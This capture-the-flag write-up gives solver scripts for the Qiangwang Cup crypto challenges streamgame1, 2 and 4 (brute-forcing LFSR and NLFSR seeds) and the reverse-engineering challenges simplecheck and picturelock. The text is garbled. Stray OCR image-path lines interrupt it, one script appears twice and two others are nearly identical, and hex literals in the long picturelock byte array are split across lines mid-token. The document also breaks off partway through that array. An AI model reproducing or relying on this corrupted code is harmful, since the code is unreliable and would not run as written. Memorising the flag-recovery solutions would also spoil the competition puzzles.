强网杯 writeup

Crypto

streamgame1

Payload：


```
#assert flag.startswith("flag{")
#assert flag.endswith("}")
#assert len(flag)==25

def lfsr(R,mask):
    output = (R << 1) & 0xffffff
    i=(R&mask)&0xffffff
    lastbit=0
    while i!=0:
        lastbit^=(i&1)
        i=i>>1
    output^=lastbit
    return (output,lastbit)

mask    =   0b1010011000100011100
mask=0x100002
realres = "5538f742c10db2c7ede0243a"
#realres = "b2e90e13a06a1bfc40e67d53"
realres7 = "b335a31ccc3ba073c551af7d"
#f=open("key2","ab")
strres=""
for R in range(1,524287):
    cR = R
    strres=""
    for i in range(12):
        tmp=0
        for j in range(8):
            (R,out)=lfsr(R,mask)
            tmp=(tmp << 1)^out

        strres += str(hex(tmp))[2:].zfill(2)
        if(i==1):
            if (strres.find("55")==-1):
                break;
    if (strres.find(realres)==0):
        print cR
    if (cR % 100000 == 0):
        print cR


#f.close()
```

streamgame2

payload

```
#assert flag.startswith("flag{")
#assert flag.endswith("}")
#assert len(flag)==25

def lfsr(R,mask):
    output = (R << 1) & 0xffffff
    i=(R&mask)&0xffffff
    lastbit=0
    while i!=0:
        lastbit^=(i&1)
        i=i>>1
    output^=lastbit
    return (output,lastbit)

mask     =   0b1010011000100011100
mask=0x100002
#realres = "5538f742c10db2c7ede0243a"
realres = "b2e90e13a06a1bfc40e67d53"
realres7 = "b335a31ccc3ba073c551af7d"
#f=open("key2","ab")
strres=""
for R in range(1,2097151):
    cR = R
    strres=""
    for i in range(12):
        tmp=0
        for j in range(8):
            (R,out)=lfsr(R,mask)
            tmp=(tmp << 1)^out

        strres += str(hex(tmp))[2:].zfill(2)
        if(i==1):
            if (strres.find("b2")==-1):
                break;
    if (strres.find(realres)==0):
        print cR
    if (cR % 100000 == 0):
        print cR
```

result




streamgame4

payload

```
def nlfsr(R,mask):
    output = (R << 1) & 0xffffff
    i=(R&mask)&0xffffff
    lastbit=0
    changesign=True
    while i!=0:
        if changesign:
            lastbit &= (i & 1)
            changesign=False
        else:
            lastbit^=(i&1)
        i=i>>1
    output^=lastbit
    return (output,lastbit)

#R=int(flag[5:-1],2)

R   =0b111111111111111111111
mask=0b110110011011001101110

f=open("key","rb")
chrList = f.read()
f.close()

i = 0
group = 0b1111111111111111
for flag in range(0*group, 0b111111111111111111111):
    R = flag
    next = False
    for test in range(1024*1024):
        tmp=0
        for j in range(8):
            (R,out)=nlfsr(R,mask)
            tmp=(tmp << 1)^out
        if chrList[test] == tmp:
            next = False
        else:
            next = True

        if next == True:
            break
    if flag % group == 1:
        print ('mark:'+str(flag))
    if next == False:
        print(flag)
```

result



code.py

```python
def nlfsr(R,mask):
    output = (R << 1) & 0xffffff
    i=(R&mask)&0xffffff
    lastbit=0
    changesign=True
    while i!=0:
        if changesign:
            lastbit &= (i & 1)
            changesign=False
        else:
            lastbit^=(i&1)
        i=i>>1
    output^=lastbit
    return (output,lastbit)

#R=int(flag[5:-1],2)

R   =0b111111111111111111111
mask=0b110110011011001101110

f=open("key","rb")
chrList = f.read()
f.close()

i = 0
group = 0b1111111111111111
for flag in range(0*group, 0b111111111111111111111):
    R = flag
    next = False
    for test in range(1024*1024):
        tmp=0
        for j in range(8):
            (R,out)=nlfsr(R,mask)
            tmp=(tmp << 1)^out
        if chrList[test] == tmp:
            next = False
        else:
            next = True

        if next == True:
            break
    if flag % group == 1:
        print ('mark:'+str(flag))
    if next == False:
        print(flag)
```

```
PS C:\Data\Ctf\StreamGame4> python .\decode.py
mark:1
mark:65536
mark:131071
mark:196606
mark:262141
mark:327676
mark:393211
mark:458746
mark:524281
mark:589816
mark:655351
mark:720886
mark:786421
mark:851956
mark:917491
mark:983026
mark:1048561
mark:1114096
mark:1179631
1209707
mark:1245166
mark:1310701
mark:1376236
mark:1441771
mark:1507306
mark:1572841
mark:1638376
mark:1703911
mark:1769446
mark:1834981
mark:1900516
mark:1966051
mark:2031586
mark:2097121
PS C:\Data\Ctf\StreamGame4>
```

re

simplecheck

payload

```python
#!/usr/bin/env python
#-*- coding:utf-8 -*-

a = [0, 146527998, 205327308, 94243885, 138810487, 408218567, 77866117, 71548549, 563255818, 559010506, 449018203, 576200653, 307283021, 467607947, 314806739, 341420795, 341420795, 469998524, 417733494, 342206934, 392460324, 382290309, 185532945, 364788505, 210058699, 198137551, 360748557, 440064477, 319861317, 676258995, 389214123, 829768461, 534844356, 427514172, 864054312]
b = [13710, 46393, 49151, 36900, 59564, 35883, 3517, 52957, 1509, 61207, 63274, 27694, 20932, 37997, 22069, 8438, 33995, 53298, 16908, 30902, 64602, 64028, 29629, 26537, 12026, 31610, 48639, 19968, 45654, 51972, 64956, 45293, 64752, 37108]
```

```
c = [38129, 57355, 22538, 47767, 8940, 4975, 27050, 56102, 21796, 41174, 63445, 53454, 28762, 59215, 16407, 64340, 37644, 59896, 41276, 25896, 27501, 38944, 37039, 38213, 61842, 43497, 9221, 9879, 14436, 60468, 19926, 47198, 8406, 64666]
d = [0, -341994984, -370404060, -257581614, -494024809, -135267265, 54930974, -155841406, 540422378, -107286502, -128056922, 265261633, 275964257, 119059597, 202392013, 283676377, 126284124, -68971076, 261217574, 197555158, -12893337, -10293675, 93868075, 121661845, 167461231, 123220255, 221507, 258914772, 180963987, 107841171, 41609001, 276531381, 169983906, 276158562]

length = len(b)
ans = []
for i in range(length):
    for ch in range(32,128):
        if a[i] == b[i] * ch * ch + c[i] * ch + d[i]:
            ans.append(chr(ch))
            break
print ''.join(ans)
```

picturelock

payload

```
hashstr = 'f8c49056e4ccf9a11e090eaf471f418d'
key = '4c8f6509cc4e1a9f'


data = '\xff\xd8\xff\xe1\x2b\x1b\x45\x78\x69\x66\x00\x00\x4d\x4d\x00\x2a\x00\x00\x00\x08\x00\x08\x88\x25\x00\x04\x00\x00\x00\x01\x00\x00\x01\xce\x01\x10\x00\x02\x00\x00\x00\x08\x00\x00\x00\x6e\x87\x69\x00\x04\x00\x00\x00\x01\x00\x00\x00\x86\x02\x13\x00\x03\x00\x00\x00\x01\x00\x01\x00\x00\x01\x1b\x00\x05\x00\x00\x00\x01\x00\x00\x00\x76\x01\x28\x00\x03\x00\x00\x00\x01\x00\x02\x00\x00\x01\x1a\x00\x05\x00\x00\x00\x01'

out = '\x6e\x73\xbc\x3b\x7a\x76\x7d\x6a\x79\x76\x3a\xc0\xe0\x69\x77\xec\x31\x65\x30\x31\x30\x6d\xe9\x43\x34\x33\x31\x66\x34\x30\x38\x64\x67\xf6\x62\x24\x39\x32\x35\x36\x65\x3c\x63\x63\x66\x57\xe6\x58\x31\x61\x30\x39\x30\x64\x61\x66\x34\xb1\x33\x75\x34\x32\x38\x64\x66\x39\x63\x35\x39\x30\x34\x2d\x65\x31\x63\x63\x66\x38\x61\x31\x31\x13\x31\x11\x30\x66\x61\x66\x34\x36\x31\x64\x34\x31\x39\x7e\x66\x3d\x63\x34\x39\x31'

data_180 = '\x34\x63\x38\x66\x36\x35\x30\x39\x63\x63\x34\x65\x31\x61\x39\x66\x07\xa4\xd7\x75\x31\x91\xe7\x4c\x52\xf2\xd3\x29\x63\x93\xea\x4f\x83\x5f\x0b
```

```
\xf0\xb2\xce\xec\xbc\xe0\x3c\x3f\x95\x83\xaf\xd5\xda\xd4\xb3\x72\xf7\x66\x7d
\x9e\x4b\x86\x41\xa1\xde\x05\xee\x74\x04\x26\xd8\x5a\x6d\x40\xa5\xc4\x26\xc6
\xe4\x65\xf8\xc3\x0a\x11\xfc\x96\xf6\x3d\xff\xd6\x53\xf9\xd9\x10\xb7\x9c\x21
\xd3\xbd\x8d\xdd\x57\x90\x47\x82\x81\xc3\xbe\x5b\x91\x74\x22\x7a\x42\xc9\xaf
\xa7\x0b\xbc\x9a\xbb\x8a\x7f\x24\xe0\x1b\x0b\x06\x9a\x59\xc2\xa9\x3d\x2c\x77
\xbf\xe8\xa6\x08\x9b\x08\xbd\x03\x9d\x92\xe4\xc1\x34\xaf\x55\x1e\xc7\xeb\xf3
\x16\x5c\xe3\x4e\x15\xc1\x71\xaa\xd4\xf5\xde\x48\xb2\x8f\x3b\xbb\xa4\xd3\xd8
\xf5\xb1\x12\xa9\x5f\x65\xe7\x77\x83\x23\x78\x43\xc3\x1d\xfa\x42\x00\x00\x80
\x3f\xe0\xc7\x7d\x41\x39\x30\x65\x31\x66\x61\x65\x30\x66\x31\x37\x34\x64\x38
\x31\x34\x21\x73\x62\xf7\x47\x12\x07\xc7\x21\x23\x30\xf3\x45\x1b\x01\xc7\xe7
\x1d\xcd\x89\xa0\x0f\xca\x4e\x81\x2c\xfa\xbd\xc4\x37\xfb\x7a\x3d\x01\x57\x82
\x9d\x0e\x9d\xcc\x1c\x22\x67\x71\xd8\x15\x9c\x0b\x16\x60\x0e\x54\x8b\x6e\x93
\x98\x97\x4c\xf4\xe9\x4f\x59\x68\xe2\x8e\xe4\xc5\x01\x05\x8a\x56\x99\x92\xc6
\xa2\x70\xdd\x9f\xca\x92\xc1\x25\x1e\x55\xc4\xaf\x48\xcc\x56\x69\xea\xbc\x8b
\xf6\x20\x2e\xf0\x18\x5c\xa2\x34\xb7\x14\x6e\x62\xde\xfe\xd2\xe9\x28\xde\xfc
\x40\x06\x68\x3f\x74\xb1\x7c\x51\x16\x6f\x82\x83\xff\x47\x5c\x7f\x92\x10\xc8
\x6e\xe6\xa1\xb4\x3f\xf0\xce\x36\xbc\x0f\x89\x6a\xc3\xbc\x66\x6f\x5a\x5a\xc7
\xdb\x65\xaa\x09\xed\xd9\xa5\x80\x87\x1a\x71\xf7\x68\x2c\x24\xdf\x61\x17\xc3
\xe1\x61\x14\x9f\x40\x42\xdc'



byte_3920 = [0x00,0x00,0x00,0x00,0x00,0x00,0x02,0x03,0x09,0x0b,0x0d,0x0e,0x0
4,0x06,0x12,0x16,0x1a,0x1c,0x06,0x05,0x1b,0x1d,0x17,0x12,0x08,0x0c,0x24,0x2c
,0x34,0x38,0x0a,0x0f,0x2d,0x27,0x39,0x36,0x0c,0x0a,0x36,0x3a,0x2e,0x24,0x0e,
0x09,0x3f,0x31,0x23,0x2a,0x10,0x18,0x48,0x58,0x68,0x70,0x12,0x1b,0x41,0x53,0
x65,0x7e,0x14,0x1e,0x5a,0x4e,0x72,0x6c,0x16,0x1d,0x53,0x45,0x7f,0x62,0x18,0x
14,0x6c,0x74,0x5c,0x48,0x1a,0x17,0x65,0x7f,0x51,0x46,0x1c,0x12,0x7e,0x62,0x4
6,0x54,0x1e,0x11,0x77,0x69,0x4b,0x5a,0x20,0x30,0x90,0xb0,0xd0,0xe0,0x22,0x33
,0x99,0xbb,0xdd,0xee,0x24,0x36,0x82,0xa6,0xca,0xfc,0x26,0x35,0x8b,0xad,0xc7,
0xf2,0x28,0x3c,0xb4,0x9c,0xe4,0xd8,0x2a,0x3f,0xbd,0x97,0xe9,0xd6,0x2c,0x3a,0
xa6,0x8a,0xfe,0xc4,0x2e,0x39,0xaf,0x81,0xf3,0xca,0x30,0x28,0xd8,0xe8,0xb8,0x
90,0x32,0x2b,0xd1,0xe3,0xb5,0x9e,0x34,0x2e,0xca,0xfe,0xa2,0x8c,0x36,0x2d,0xc
3,0xf5,0xaf,0x82,0x38,0x24,0xfc,0xc4,0x8c,0xa8,0x3a,0x27,0xf5,0xcf,0x81,0xa6
,0x3c,0x22,0xee,0xd2,0x96,0xb4,0x3e,0x21,0xe7,0xd9,0x9b,0xba,0x40,0x60,0x3b,
0x7b,0xbb,0xdb,0x42,0x63,0x32,0x70,0xb6,0xd5,0x44,0x66,0x29,0x6d,0xa1,0xc7,0
x46,0x65,0x20,0x66,0xac,0xc9,0x48,0x6c,0x1f,0x57,0x8f,0xe3,0x4a,0x6f,0x16,0x
5c,0x82,0xed,0x4c,0x6a,0x0d,0x41,0x95,0xff,0x4e,0x69,0x04,0x4a,0x98,0xf1,0x5
0,0x78,0x73,0x23,0xd3,0xab,0x52,0x7b,0x7a,0x28,0xde,0xa5,0x54,0x7e,0x61,0x35
,0xc9,0xb7,0x56,0x7d,0x68,0x3e,0xc4,0xb9,0x58,0x74,0x57,0x0f,0xe7,0x93,0x5a,
0x77,0x5e,0x04,0xea,0x9d,0x5c,0x72,0x45,0x19,0xfd,0x8f,0x5e,0x71,0x4c,0x12,0
xf0,0x81,0x60,0x50,0xab,0xcb,0x6b,0x3b,0x62,0x53,0xa2,0xc0,0x66,0x35,0x64,0x
56,0xb9,0xdd,0x71,0x27,0x66,0x55,0xb0,0xd6,0x7c,0x29,0x68,0x5c,0x8f,0xe7,0x5
f,0x03,0x6a,0x5f,0x86,0xec,0x52,0x0d,0x6c,0x5a,0x9d,0xf1,0x45,0x1f,0x6e,0x59
```

```
,0x94,0xfa,0x48,0x11,0x70,0x48,0xe3,0x93,0x03,0x4b,0x72,0x4b,0xea,0x98,0x0e,
0x45,0x74,0x4e,0xf1,0x85,0x19,0x57,0x76,0x4d,0xf8,0x8e,0x14,0x59,0x78,0x44,0
xc7,0xbf,0x37,0x73,0x7a,0x47,0xce,0xb4,0x3a,0x7d,0x7c,0x42,0xd5,0xa9,0x2d,0x
6f,0x7e,0x41,0xdc,0xa2,0x20,0x61,0x80,0xc0,0x76,0xf6,0x6d,0xad,0x82,0xc3,0x7
f,0xfd,0x60,0xa3,0x84,0xc6,0x64,0xe0,0x77,0xb1,0x86,0xc5,0x6d,0xeb,0x7a,0xbf
,0x88,0xcc,0x52,0xda,0x59,0x95,0x8a,0xcf,0x5b,0xd1,0x54,0x9b,0x8c,0xca,0x40,
0xcc,0x43,0x89,0x8e,0xc9,0x49,0xc7,0x4e,0x87,0x90,0xd8,0x3e,0xae,0x05,0xdd,0
x92,0xdb,0x37,0xa5,0x08,0xd3,0x94,0xde,0x2c,0xb8,0x1f,0xc1,0x96,0xdd,0x25,0x
b3,0x12,0xcf,0x98,0xd4,0x1a,0x82,0x31,0xe5,0x9a,0xd7,0x13,0x89,0x3c,0xeb,0x9
c,0xd2,0x08,0x94,0x2b,0xf9,0x9e,0xd1,0x01,0x9f,0x26,0xf7,0xa0,0xf0,0xe6,0x46
,0xbd,0x4d,0xa2,0xf3,0xef,0x4d,0xb0,0x43,0xa4,0xf6,0xf4,0x50,0xa7,0x51,0xa6,
0xf5,0xfd,0x5b,0xaa,0x5f,0xa8,0xfc,0xc2,0x6a,0x89,0x75,0xaa,0xff,0xcb,0x61,0
x84,0x7b,0xac,0xfa,0xd0,0x7c,0x93,0x69,0xae,0xf9,0xd9,0x77,0x9e,0x67,0xb0,0x
e8,0xae,0x1e,0xd5,0x3d,0xb2,0xeb,0xa7,0x15,0xd8,0x33,0xb4,0xee,0xbc,0x08,0xc
f,0x21,0xb6,0xed,0xb5,0x03,0xc2,0x2f,0xb8,0xe4,0x8a,0x32,0xe1,0x05,0xba,0xe7
,0x83,0x39,0xec,0x0b,0xbc,0xe2,0x98,0x24,0xfb,0x19,0xbe,0xe1,0x91,0x2f,0xf6,
0x17,0xc0,0xa0,0x4d,0x8d,0xd6,0x76,0xc2,0xa3,0x44,0x86,0xdb,0x78,0xc4,0xa6,0
x5f,0x9b,0xcc,0x6a,0xc6,0xa5,0x56,0x90,0xc1,0x64,0xc8,0xac,0x69,0xa1,0xe2,0x
4e,0xca,0xaf,0x60,0xaa,0xef,0x40,0xcc,0xaa,0x7b,0xb7,0xf8,0x52,0xce,0xa9,0x7
2,0xbc,0xf5,0x5c,0xd0,0xb8,0x05,0xd5,0xbe,0x06,0xd2,0xbb,0x0c,0xde,0xb3,0x08
,0xd4,0xbe,0x17,0xc3,0xa4,0x1a,0xd6,0xbd,0x1e,0xc8,0xa9,0x14,0xd8,0xb4,0x21,
0xf9,0x8a,0x3e,0xda,0xb7,0x28,0xf2,0x87,0x30,0xdc,0xb2,0x33,0xef,0x90,0x22,0
xde,0xb1,0x3a,0xe4,0x9d,0x2c,0xe0,0x90,0xdd,0x3d,0x06,0x96,0xe2,0x93,0xd4,0x
36,0x0b,0x98,0xe4,0x96,0xcf,0x2b,0x1c,0x8a,0xe6,0x95,0xc6,0x20,0x11,0x84,0xe
8,0x9c,0xf9,0x11,0x32,0xae,0xea,0x9f,0xf0,0x1a,0x3f,0xa0,0xec,0x9a,0xeb,0x07
,0x28,0xb2,0xee,0x99,0xe2,0x0c,0x25,0xbc,0xf0,0x88,0x95,0x65,0x6e,0xe6,0xf2,
0x8b,0x9c,0x6e,0x63,0xe8,0xf4,0x8e,0x87,0x73,0x74,0xfa,0xf6,0x8d,0x8e,0x78,0
x79,0xf4,0xf8,0x84,0xb1,0x49,0x5a,0xde,0xfa,0x87,0xb8,0x42,0x57,0xd0,0xfc,0x
82,0xa3,0x5f,0x40,0xc2,0xfe,0x81,0xaa,0x54,0x4d,0xcc,0x1b,0x9b,0xec,0xf7,0xd
a,0x41,0x19,0x98,0xe5,0xfc,0xd7,0x4f,0x1f,0x9d,0xfe,0xe1,0xc0,0x5d,0x1d,0x9e
,0xf7,0xea,0xcd,0x53,0x13,0x97,0xc8,0xdb,0xee,0x79,0x11,0x94,0xc1,0xd0,0xe3,
0x77,0x17,0x91,0xda,0xcd,0xf4,0x65,0x15,0x92,0xd3,0xc6,0xf9,0x6b,0x0b,0x83,0
xa4,0xaf,0xb2,0x31,0x09,0x80,0xad,0xa4,0xbf,0x3f,0x0f,0x85,0xb6,0xb9,0xa8,0x
2d,0x0d,0x86,0xbf,0xb2,0xa5,0x23,0x03,0x8f,0x80,0x83,0x86,0x09,0x01,0x8c,0x8
9,0x88,0x8b,0x07,0x07,0x89,0x92,0x95,0x9c,0x15,0x05,0x8a,0x9b,0x9e,0x91,0x1b
,0x3b,0xab,0x7c,0x47,0x0a,0xa1,0x39,0xa8,0x75,0x4c,0x07,0xaf,0x3f,0xad,0x6e,
0x51,0x10,0xbd,0x3d,0xae,0x67,0x5a,0x1d,0xb3,0x33,0xa7,0x58,0x6b,0x3e,0x99,0
x31,0xa4,0x51,0x60,0x33,0x97,0x37,0xa1,0x4a,0x7d,0x24,0x85,0x35,0xa2,0x43,0x
76,0x29,0x8b,0x2b,0xb3,0x34,0x1f,0x62,0xd1,0x29,0xb0,0x3d,0x14,0x6f,0xdf,0x2
f,0xb5,0x26,0x09,0x78,0xcd,0x2d,0xb6,0x2f,0x02,0x75,0xc3,0x23,0xbf,0x10,0x33
,0x56,0xe9,0x21,0xbc,0x19,0x38,0x5b,0xe7,0x27,0xb9,0x02,0x25,0x4c,0xf5,0x25,
0xba,0x0b,0x2e,0x41,0xfb,0x5b,0xfb,0xd7,0x8c,0x61,0x9a,0x59,0xf8,0xde,0x87,0
x6c,0x94,0x5f,0xfd,0xc5,0x9a,0x7b,0x86,0x5d,0xfe,0xcc,0x91,0x76,0x88,0x53,0x
f7,0xf3,0xa0,0x55,0xa2,0x51,0xf4,0xfa,0xab,0x58,0xac,0x57,0xf1,0xe1,0xb6,0x4
```


```
f,0xbe,0x55,0xf2,0xe8,0xbd,0x42,0xb0,0x4b,0xe3,0x9f,0xd4,0x09,0xea,0x49,0xe0
,0x96,0xdf,0x04,0xe4,0x4f,0xe5,0x8d,0xc2,0x13,0xf6,0x4d,0xe6,0x84,0xc9,0x1e,
0xf8,0x43,0xef,0xbb,0xf8,0x3d,0xd2,0x41,0xec,0xb2,0xf3,0x30,0xdc,0x47,0xe9,0
xa9,0xee,0x27,0xce,0x45,0xea,0xa0,0xe5,0x2a,0xc0,0x7b,0xcb,0x47,0x3c,0xb1,0x
7a,0x79,0xc8,0x4e,0x37,0xbc,0x74,0x7f,0xcd,0x55,0x2a,0xab,0x66,0x7d,0xce,0x5
c,0x21,0xa6,0x68,0x73,0xc7,0x63,0x10,0x85,0x42,0x71,0xc4,0x6a,0x1b,0x88,0x4c
,0x77,0xc1,0x71,0x06,0x9f,0x5e,0x75,0xc2,0x78,0x0d,0x92,0x50,0x6b,0xd3,0x0f,
0x64,0xd9,0x0a,0x69,0xd0,0x06,0x6f,0xd4,0x04,0x6f,0xd5,0x1d,0x72,0xc3,0x16,0
x6d,0xd6,0x14,0x79,0xce,0x18,0x63,0xdf,0x2b,0x48,0xed,0x32,0x61,0xdc,0x22,0x
43,0xe0,0x3c,0x67,0xd9,0x39,0x5e,0xf7,0x2e,0x65,0xda,0x30,0x55,0xfa,0x20,0x9
b,0x5b,0x9a,0x01,0xb7,0xec,0x99,0x58,0x93,0x0a,0xba,0xe2,0x9f,0x5d,0x88,0x17
,0xad,0xf0,0x9d,0x5e,0x81,0x1c,0xa0,0xfe,0x93,0x57,0xbe,0x2d,0x83,0xd4,0x91,
0x54,0xb7,0x26,0x8e,0xda,0x97,0x51,0xac,0x3b,0x99,0xc8,0x95,0x52,0xa5,0x30,0
x94,0xc6,0x8b,0x43,0xd2,0x59,0xdf,0x9c,0x89,0x40,0xdb,0x52,0xd2,0x92,0x8f,0x
45,0xc0,0x4f,0xc5,0x80,0x8d,0x46,0xc9,0x44,0xc8,0x8e,0x83,0x4f,0xf6,0x75,0xe
b,0xa4,0x81,0x4c,0xff,0x7e,0xe6,0xaa,0x87,0x49,0xe4,0x63,0xf1,0xb8,0x85,0x4a
,0xed,0x68,0xfc,0xb6,0xbb,0x6b,0x0a,0xb1,0x67,0x0c,0xb9,0x68,0x03,0xba,0x6a,
0x02,0xbf,0x6d,0x18,0xa7,0x7d,0x10,0xbd,0x6e,0x11,0xac,0x70,0x1e,0xb3,0x67,0
x2e,0x9d,0x53,0x34,0xb1,0x64,0x27,0x96,0x5e,0x3a,0xb7,0x61,0x3c,0x8b,0x49,0x
28,0xb5,0x62,0x35,0x80,0x44,0x26,0xab,0x73,0x42,0xe9,0x0f,0x7c,0xa9,0x70,0x4
b,0xe2,0x02,0x72,0xaf,0x75,0x50,0xff,0x15,0x60,0xad,0x76,0x59,0xf4,0x18,0x6e
,0xa3,0x7f,0x66,0xc5,0x3b,0x44,0xa1,0x7c,0x6f,0xce,0x36,0x4a,0xa7,0x79,0x74,
0xd3,0x21,0x58,0xa5,0x7a,0x7d,0xd8,0x2c,0x56,0xdb,0x3b,0xa1,0x7a,0x0c,0x37,0
